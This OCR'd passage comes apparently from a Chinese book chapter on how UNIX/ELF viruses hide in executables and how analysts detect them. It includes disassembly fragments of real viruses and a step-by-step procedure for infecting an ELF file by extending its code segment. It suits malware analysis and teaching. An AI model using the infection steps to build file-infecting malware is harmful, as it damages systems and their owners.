
```
.text:08000BD9          XOR    EAX, EAX
.text:08000BDB          XOR    EBX, EBX
.text:08000BDD          JMP    short loc_8000C01
...
.text:08000C01 loc_8000C01:                          ; CODE XREF: ↑j
.text:0800BDD
.text:08000C01          MOV    EBX, ESP
.text:08000C03          MOV    EAX, 90h
.text:08000C08          INT    80h                   ; Linux - sys_msync
.text:08000C0A          ADD    ESP, 18h
.text:08000C0D          JMP    loc_8000D18
...
.text:08000D18 loc_8000D18:                          ; CODE XREF: ↑j
.text:08000C0D
.text:08000D18          DEC    EAX
.text:08000D19          JNS    short loc_8000D53
.text:08000D1B          JMP    short loc_8000D2B
...
.text:08000D53 loc_8000D53:                          ; CODE XREF: ↑j
.text:08000D19
.text:08000D53          INC    EAX
.text:08000D54          MOV    [EBP + 8000466h], EAX
.text:08000D5A          MOV    EDX, EAX
.text:08000D5C          JMP    short loc_8000D6C
```

顺便说一下，前面“把病毒码插入 NOP 指令链”的方法不是很周全。因为在程序的任何地方都可能碰到 NOP 指令链（例如，在一些函数的内部），在这种情况下，被感染的文件将会出错。为了避免出现这种情形，有些病毒在寻找 NOP 指令链时，会进一步检查它们是否符合要求。实际上，病毒通过 epilogue 和 prologue 识别函数，保证 NOP 指令链位于两个函数之间。


把病毒码插入数据节的方法要简单一些。病毒搜索被可打印 ASCII 字符分开的长长空字符链。找到之后，病毒假定它是“中立的”，因为它不属于一个文本字符串。因为文本字符串经常保存在.rodata 节里（只读），所以病毒必须准备把已经修改的所有单元保存在栈和/或动态内存里。

奇怪的是，很难定位这类病毒。因为在文本字符串之间，经常会碰到不可打印的 ASCII 字符。例如，它们可能是偏移量，数据结构，甚至是连接器留下的垃圾。

考虑图 19.6，显示感染前（a）/后（b）的 cat。当然，感染是不言而喻的。



a



b

图 19.6　感染前（a）/后（b）的 cat

熟悉 IDA 的研究者可能对此会持反对意见。把光标移到 ASCII 字符串后的第一个字符上，按<C>键；反汇编器将立即显示病毒码，它们很别扭地躺在文本字符串里（参见清单 19.7）。不过，这只有理论上的可能性。实际上，可打印字符和不可打印字符混在一起的时候，IDA 的启发式分析器，会把这些可打印字符误解为“真正的”文本字符串，不允许你反汇编它们。嗯，除非你按<U>键明确使它们“失去个性”，然后才可以反汇编它们。另外，

病毒可能会在病毒段的每个段头插入一个特殊的字符（代表某些机器指令），从而迷惑反汇编器。通常，IDA 只能反汇编病毒的一部分（甚至这也可能做得不正确），在此之后，它将停止分析工作，研究者据此可能会得出错误的结论——这是合法的数据结构，不包含恶意的机器代码。

唉！高大威猛的 IDA 尚且如此，看来它也不是无所不能呀，黑客必须自己处理生成的大量清单。倘若研究者有反汇编的经验，在 HEX dump 里，应该可以认出大部分的机器指令。

清单 19.7　UNIX.NuxBe.jullet 的片段，病毒体“延伸”到数据节

```
.rodata:08054140 aFileNameTooLon db 'File name too long', 0
.rodata:08054153 ; ---------------------------------------------------------
.rodata:08054153         MOV    EBX, 1
.rodata:08054158         MOV    ECX, 8049A55h
.rodata:08054158         JMP    loc_80541A9
.rodata:08054160 ; ---------------------------------------------------------
.rodata:08054160 aTooManyLevelsO db 'Too many levels of symbolic links', 0
.rodata:08054182 aConnectionRefu db 'Connection refused', 0
.rodata:08054195 aOperationTimed db 'Operation timed out', 0
.rodata:080541A9 ; ---------------------------------------------------------
.rodata:080541A9 loc_80541A9:
.rodata:080541A9         MOV    EDX, 2Dh
.rodata:080541AE         INT    80h
.rodata:080541B0         MOV    ECX, 51000032h
.rodata:080541B5         MOV    EAX, 8
.rodata:080541BA         JMP    loc_80541E2
.rodata:080541BA ; ---------------------------------------------------------
.rodata:080541BF         db     90h                     ; P
.rodata:080541C0 aTooManyReferen db 'Too many references: can', 27h, 't splice', 0
.rodata:080541E2 ; ---------------------------------------------------------
.rodata:080541E2 loc_80541E2:
.rodata:080541E2         MOV    ECX, 1FDh
.rodata:080541E7         INT    80h                     ; Linux - sys_creat
.rodata:080541E9         PUSH   EAX
.rodata:080541EA         MOV    EAX, 0
.rodata:080541EF         ADD    [EBX + 8049B43h], bh
.rodata:080541F5         MOV    ECX, 8049A82h
.rodata:080541FA         JMP    near ptr unk_8054288
.rodata:080541FA ; ---------------------------------------------------------
.rodata:080541FF         DB     90h                     ; P
.rodata:08054200 aCanTSendAfterS DB 'Can', 27h, 't send after socket shutdown', 0
```

然而，病毒在可执行文件里，并不一定总能攒够需要的空间。在这种情况下，病毒可能会搜索一些规则的区域，并压缩它们。在最简单的情形下，它搜索由同一种字符组成的字符链，然后用 RLF 算法压缩它。病毒执行这个操作的时候，可能会在不经意间碰到可重定位元素的水雷（应该记住这个特例，不过，在我研究的病毒当中，还没有哪个病毒这样做）。在获取控制权并执行所有的任务之后，病毒把压缩代码的脱壳器压入栈。脱壳器负责把文件恢复到它的原始状态。像很容易看到的那样，使用这个方法的病毒只能感染那些可读可写的节。这意味着不能对又香又甜的节（例如.rodata 和.text）下手，除非病毒冒险改变这些节的属性，但这样一来，病毒将会露出马脚。

最惹人麻烦的病毒也可能感染未初始化数据的节。不，这不是我的笔误或印刷错误；这样的病毒的确存在。它们的到来是可能的，因为段对齐之后剩下的“空隙”全部加在一起，也容不下一个全功能的病毒；不过，容纳病毒加载器应该没有问题。未初始化数据的节不必非要从磁盘载入内存（尽管有些 UNIX 仍加载它们）；有的文件甚至没有它们，系统加载器会动态创建一个。不过，病毒不准备在内存寻找它们。相反，病毒直接从被感染的文件读入（尽管在某些情况下，操作系统可能会屏蔽对当前执行文件的访问）。

初看之下，病毒把病毒体插入未初始化数据的节中，没有得到任何好处（或许，还会暴露自己的行踪）。不过，任何抓捕这类病毒的行动也会产生同样的结果：病毒悄悄地溜走了。未初始化数据的节和文件中其他的节没有明显的不同之处，它可能会包含任何数据：从长长的零序列，到开发者的版权声明。例如，FreeBSD 4.5 发行版中某些程序中包含的内容如清单 19.8 所示。

清单 19.8　FreeBSD 中大部分文件的.bss 节

```
0000E530:  00 00 00 00 FF FF FF FF | 00 00 00 00 FF FF FF FF
0000E540:  00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000E550:  00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000E560:  00 47 43 43 3A 20 28 47 | 4E 55 29 20 63 20 32 2E    GCC: (GNU) c 2.
0000E570:  39 35 2E 33 20 32 30 30 | 31 30 33 31 35 20 28 72   95.3 20010315 (r
0000E580:  65 6C 65 61 73 65 29 20 | 5B 46 72 65 65 42 53 44   elease) [FreeBSD
...
0000F2B0:  4E 55 29 20 63 20 32 2E | 39 35 2E 33 20 32 30 30   NU) c 2.95.3 200
0000F2C0:  31 30 33 31 35 20 28 72 | 65 6C 65 61 73 65 29 20   10315 (release)
0000F2D0:  5B 46 72 65 65 42 53 44 | 5D 00 08 00 00 00 00 00   [FreeBSD] ◘
0000F2E0:  00 00 01 00 00 00 30 31 | 2E 30 31 00 00 00 08 00     ☺    01.01   ◘
```

有些反汇编器（包括 IDA Pro），基于合理的、逻辑上的考虑，不载入未初始化的数据节，而是用问号代替它们的内容（清单 19.9）。因此，直接在 HIEW 或其他 HEX 编辑器里研究文件是很有必要的，这需要我们手动分析 a.out 或 ELF，因为流行的 HEX 编辑器现在

还不支持它们。扪心自问：你准备进行这样的分析吗？无论答案是什么，这类病毒都有幸存的机会，尽管它们不会引发大规模的流行。

清单 19.9　IDA Pro 和大部分反汇编器反汇编后的.bss 节

```
.bss:08057560  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"
.bss:08057570  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"
.bss:08057580  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"
.bss:08057590  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"
.bss:080575A0  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"
.bss:080575B0  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"
.bss:080575C0  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"
.bss:080575D0  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"
.bss:080575E0  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"
```

19.2.4　通过延伸文件的代码节来感染

把病毒体插入代码节，可以达到最高的隐密级别，从而隐藏在文件的最深处。病毒体与最原始的机器码混在一起时，很难把它与“正常的”程序区分开来。只有分析它的功能、算法，才有可能确定目标文件是否被感染（参见第 21 章）。

无痛的扩展代码节只适用于 ELF 和 COFF 格式的文件（术语“无痛的”意味着不需要重编译目标文件）。这个目标是可以实现的，因为可以把段和节的启动虚拟地址按它们从文件头算起的物理偏移量分开。

感染 ELF 文件的方法通常如下（感染 COFF 文件的方法与此类似）：

1．病毒打开目标文件，读入文件头，确认这是真正的 ELF 文件。

2．把节头部表向下移，移的大小等于病毒体的长度。为了完成这个任务，病毒修改占用 ELF 头部 20h 到 23h 字节的 e_shoff 字段。


注意

节头部表，类似于节本身，只对目标文件有意义。操作系统的可执行文件加载器将忽略它们，不论它们是否出现在文件里。

3．通过查看程序头部表，找出最适合感染的段（换句话说，是进入点提到的段）。

4．增加段长度，增加的大小等于病毒体的长度。通过同时修改 p_filez 和 p_memz 字节来实现。

5．把其他的段往下移，每个段的 p_offset 字段同时增加病毒体的长度。

6．通过分析节头部表（倘若它在文件里出现），找出最适合感染的节。通常是段中最后一节，因为这样可以减少病毒把其他的节往下移。

7．增加感染节的大小（sh_size 字段），增加的大小等于病毒体的长度。

8．把段的所有尾部节向下移，每个 sh_offset 字段增加病毒体的长度（如果把病毒插入段的最后一节，不必执行这步操作）。

9．病毒把病毒码插入被感染段的结尾，物理上把文件的剩余部分往下移。

10．为了获得控制权，病毒修正文件的进入点（e_entry 字段），或者把指向病毒体的 jmp 指令插入真正的进入点。这是另外一个主题，将在第 20 章仔细介绍。

在继续跟踪病毒插入动作之前，应该考虑哪个节通常位于哪个段里。它们的分布比较模糊，有一定范围的变化。在一些情况下，代码和数据节分别放在不同的段里；而在另外一些情况下，只读的数据节和代码节放在同一个段里。因此，代码段的最后一节根据具体的情形有所变化。

很多文件都包含一个以上的代码节，这些节如清单 19.10 所示。

清单 19.10　文件中典型的代码节

```
.init          Contains the initialization code
.plt           Contains the procedure linkage table
.text          Contains the main program code
.finit         Contains the terminating code of the pro
```

因为文件中存在.finit 节，.text 节通常不再是文件代码段的最后一节。因此，根据段里节分布的战略，.finit 或.rodata 节成为文件中最后一节。

在大部分情况下，.finit 节非常小，感染它可能会引起注意。.finit 节里的代码直接得到控制权，看起来会有些奇怪，甚至可疑。这是因为通常是间接地把控制权传给.finit 节，就像向 atexit 函数传递参数那样。如果被感染段的最后一节是.rodata 节，那个病毒的存在将更加明显，因为在正常的条件下，机器码从来不会和数据混在一起。把病毒体插入代码节（它是前面提到的、代码段的最后一节）第一节的结尾也会被注意到，因为代码段几乎总是以从启动代码里调用的.init 节开始，通常包含两三条机器指令。在这里，病毒几乎无容身之地。

许多高级病毒把病毒码插入.text 节的结尾，把文件的剩余部分向下移。这种类型的感染更难发现，因为文件结构在直观上显示正常，并没有被损坏的迹象。不过，仍有一些可疑的蛛丝马迹。首先，大多数文件的进入点在代码节的开头，而不是结尾。第二，被感染的文件有典型的启动代码。最后，不是所有的病毒都留意段（节）对齐。

应该仔细考虑最后一种情形，因为系统加载器忽略节的存在，不关心它们是否对齐。不过，在所有正常的可执行文件里，节都用 sh_addralign 字段里的值仔细对齐了。当文件被感染时，病毒的处理并不总是正确的，某些节可能出人意料地落在那些除不尽的地址上。这虽然不影响程序的正常运行，但会立即暴露病毒的身影。

段也不需要对齐，因为如果必要，系统加载器会自己对齐它们。然而，编程规范规定节必须对齐，即使 p_align 字段等于零（意味着不需要对齐）。普通连接器至少以 32 字节的倍数来对齐段。如果代码段之后的段以较小的值来对齐，则仔细研究这个文件是值得的。

另外一个重要的问题是，病毒把病毒体插入代码的开头，它可以像前面假设的那样创建自己的段。出人意料的是，病毒在这一点上会碰到一个有趣的问题。它不能向下移动代码段，因为代码段通常从文件开头的零偏移开始，重叠所有前述的段。所以，被感染的程序也许能正常运行，但是它的段布局将会变得如此与众不同，不会不引起研究者的注意。

节内函数的对齐也是病毒感染的指示牌。对齐因子没有严格的规定，程序员可以按照他/她自己的嗜好对齐函数。有一些程序员对齐时用 04h 的倍数；另外一些可能用 08h，10h，甚至 20h。没有高质量的反汇编器，想确定对齐因子几乎是不可能的。要记录所有函数的开始地址，并找出可以除以所有开始地址的最大除数（这个最大的除数就是我们要找的对齐因子）。通过把病毒体插入代码段的结尾，病毒在对齐函数 prologue（如果它担心在这个位置创建一个函数）时肯定会犯错，这将使它的对齐和其他的函数对齐不一样。

通过延伸代码段，把病毒体插入目标文件的典型例子是 Linux.Vit.4096 病毒。比较奇怪的是，不同的人所描述的、病毒用来感染目标文件的策略是不一样的。例如，Eugent Kaspersky 认为 Vit 把病毒体插入目标文件代码节的开头（http://www.avp.ch/avpve/newexe/unix/VIT.stm），但实际上，vit 把病毒体插入目标文件代码段的结尾（http://phiral.net/vit.txt）。被 Vit 病毒感染的 ELF 文件的片段如图 19.7 所示。

```
00000000:  7F 45 4C 46-01 01 01 00-00 00 00 00-00 00 00 00  ΔELFΘΘΘ
00000010:  02 00 03 00-01 00 00 00-F0 0C 00 08-34 00 00 00  ☻ ♥ Θ    ▼♀ ▀4
00000020:  28 55 00 00-00 00 00 00-34 00 20 00-05 00 28 00  (U       4   ♣ (
00000030:  14 00 13 00-06 00 00 00-34 00 00 00-34 00 00 08  ¶ ‼ ♦     4   4  ▪
00000040:  34 00 00 08-A0 00 00 00-A0 00 00 00-05 00 00 00  4  ▪á   á   ♣
00000050:  04 00 00 00-03 00 00 00-D4 00 00 00-D4 00 00 08  ♦    ♥    ▼   ▼  ▪
00000060:  D4 00 00 08-13 00 00 00-13 00 00 00-04 00 00 00  ▼  ▪‼   ‼   ♦
00000070:  01 00 00 00-01 00 00 00-00 00 00 00-00 00 00 08  Θ   Θ            ▪
00000080:  00 00 00 08-60 52 00 00-60 52 00 00-07 00 00 00     ▪`R  `R  •
00000090:  00 10 00 00-01 00 00 00-50 52 00 00-50 62 00 08    ►   Θ   PR  Pb ▪
000000A0:  50 62 00 08-78 01 00 00-24 03 00 00-06 00 00 00  Pb ▪x☺  $♥  ♠
000000B0:  00 10 00 00-02 00 00 00-30 53 00 00-30 63 00 08    ►   ●   0S  0c ▪
000000C0:  30 63 00 08-98 00 00 00-88 00 00 00-06 00 00 00  0c ▪▼    ▼   ♠
000000D0:  04 00 00 00-2F 6C 69 62-2F 6C 64 2D-6C 69 6E 75  ♦   /lib/ld-linu
000000E0:  78 2E 73 6F-2E 31 00 00-25 00 00 00-3E 00 00 00  x.so.1  %   >
000000F0:  25 00 00 00-2B 00 00 00-10 00 00 00-00 00 00 00  %   +   ►
```

图 19.7　感染 Lin/Vit 病毒的文件片段（被病毒修改的字段用方框框起来了）

大部分病毒（比如说 Lin/Obsidian 病毒）暴露其存在，是因为它们把自己插入文件中间时，忘了修改节头部表，或者修改的不正确。前面提过，把可执行文件载入内存的过程中，系统加载器读入段的信息，并映射整个内容。但是它对段的内部结构不感兴趣。即使缺少节头部表或节头部表不正确，也不影响程序的运行。然而，大部分的可执行文件都有节头部表，删除它将产生糟糕的结果，至少 GDB 和一些处理 ELF 文件的工具将拒绝处理这样的文件。病毒在感染可执行文件时，如果没有正确处理节头部表，调试器的行为会变

得无法预知，从而暴露病毒的存在。

考虑以下可执行文件被感染的最典型征兆（把病毒体插入目标文件的病毒将正确处理节头部表；否则，被感染的文件将被破坏，病毒将停止传播）：

- E_shoff 字段指向不同于节头部表的地方（这是 Lin/Obsidan 病毒的典型行为），或者非空节头部表有一个零值（这是 Linux.Garnelis 病毒的典型行为）。
- E_shoff 字段非零，但文件不包含任何节头部表。

节头部表呆在不同于文件结尾的地方，有一些这样的头部，或者节头部表在某个段的范围内。

- 同一个段的所有节长度之和不等于段的总长度。
- 程序代码属于一个不属于任何节的区域。

有必要提一下，研究节头部表损坏的文件会比较麻烦。反汇编器和调试器碰到这样的文件时，一般不能正确处理，或者直接拒绝载入。因此，如果你有志于长期从事病毒研究，为它们写一个定制的分析工具会更好一些。

19.2.5　通过把代码节下移来感染

很难解释病毒为什么把病毒码插入目标文件的代码节（段）开头，或者在代码节（段）之前创建属于自己的节（段）。和把病毒码插入代码节（段）的结尾相比，这个方法没有任何优势。此外，实现起来也比较难。不过，的确存在这样的病毒；因此，我会仔细介绍它们。

通过把病毒体插入.text 节的开头，可以达到最高级别的隐秘。几乎可以用同样的方法把病毒体插入.text 节的结尾，和前一个方法相比，惟一的不同之处是保留被感染文件的可用性，病毒通过把 ah_addr 和 p_vaddr 字段（第一个字段指定.text 节虚拟映像的开始地址，第二个字段指定代码段虚拟映像的开始地址）减去病毒体的长度来纠正它们的内容。此外，病毒必须留意对齐（如果有必要对齐）。

由于这个小技巧，病毒可以把病毒体插入代码节的开头，并感觉到呆在这里很舒服，因为倘若存在启动代码，将很难把病毒码与“正常的”程序区分开。不过，不能保证被感染文件的可用性，被感染文件的行为可能变得无法预知，因为节前所有的虚拟地址都被破坏了。如果连接器留意创建节的可重定位元素，那么病毒（在理论上）用这些信息可能会把节恢复到正常的状态。然而，大部分可执行文件被设计成和严格定义的物理地址一同工作，因此，不可以重定位。即使程序中存在可重定位的元素，病毒也不可能跟踪所有的相对寻址。在代码节与数据节之前，几乎总是缺少相关的连接；因此，当把病毒体插入代码节的结尾时，被感染的文件仍然可用。然而，在代码段内部，节之间相对寻找的情况要标

准多了。例如，考虑 Red Hat 5.0 里 ping 的反汇编片段（清单 19.11）。位于.init 节里的 call 指令，和被它调用的、位于.text 节里的子程序之间的距离等于 8002180h – 8000915h == 186Bh 字节，这个数字被机器码使用（如果你有任何疑问，请参考 Intel Instruction Reference Set：E8h 是相对调用的指令）。

清单 19.11　ping 代码段中节之间相对引用的片段

```
.init:08000910                          _init  proc near  ; CODE XREF: start + 51↓p
.init:08000910 E8 6B 18 00 00           call   sub_8002180
.init:08000915 C2 00 00                 retn   0
.init:08000915                          _init  endp
...
.text:08002180                          sub_8002180 proc near  ; CODE XREF: _init↑p
```

不要担心感染后的文件无法运行，或者运行不正确。如果发生这种情形，把文件载入调试器或反汇编器，查看代码节的第一个相对调用是否指向它们的目标。即使你不是逆向工程方面的专家，也能轻易发现被感染的证据。

在这个世界上，做每一件事都需付出代价！要想保持病毒感染的隐秘性，你必须以破坏大部分被感染的文件为代价。许多病毒把病毒体正确插入代码段的开头——.init 节。在这种情形下，被感染的文件保持可用；然而，也正因为这种情形，.init 节变得非常大，很容易暴露病毒的存在。甚至一小段外来的代码都立即引起猜疑，更何况突然增加这么多呢。




图 19.8　通过扩展可执行文件代码节进行感染的典型方法

有些病毒（例如，Linux.NuxBee 病毒）用病毒体改写被感染文件的代码段，把被改写的部分移到代码节的结尾（或者，为了实现简单，把它放到文件最后一段的结尾）。得到控制权并完成所有的任务后，病毒把一小部分病毒体压入栈，恢复代码段的原始内容。考虑

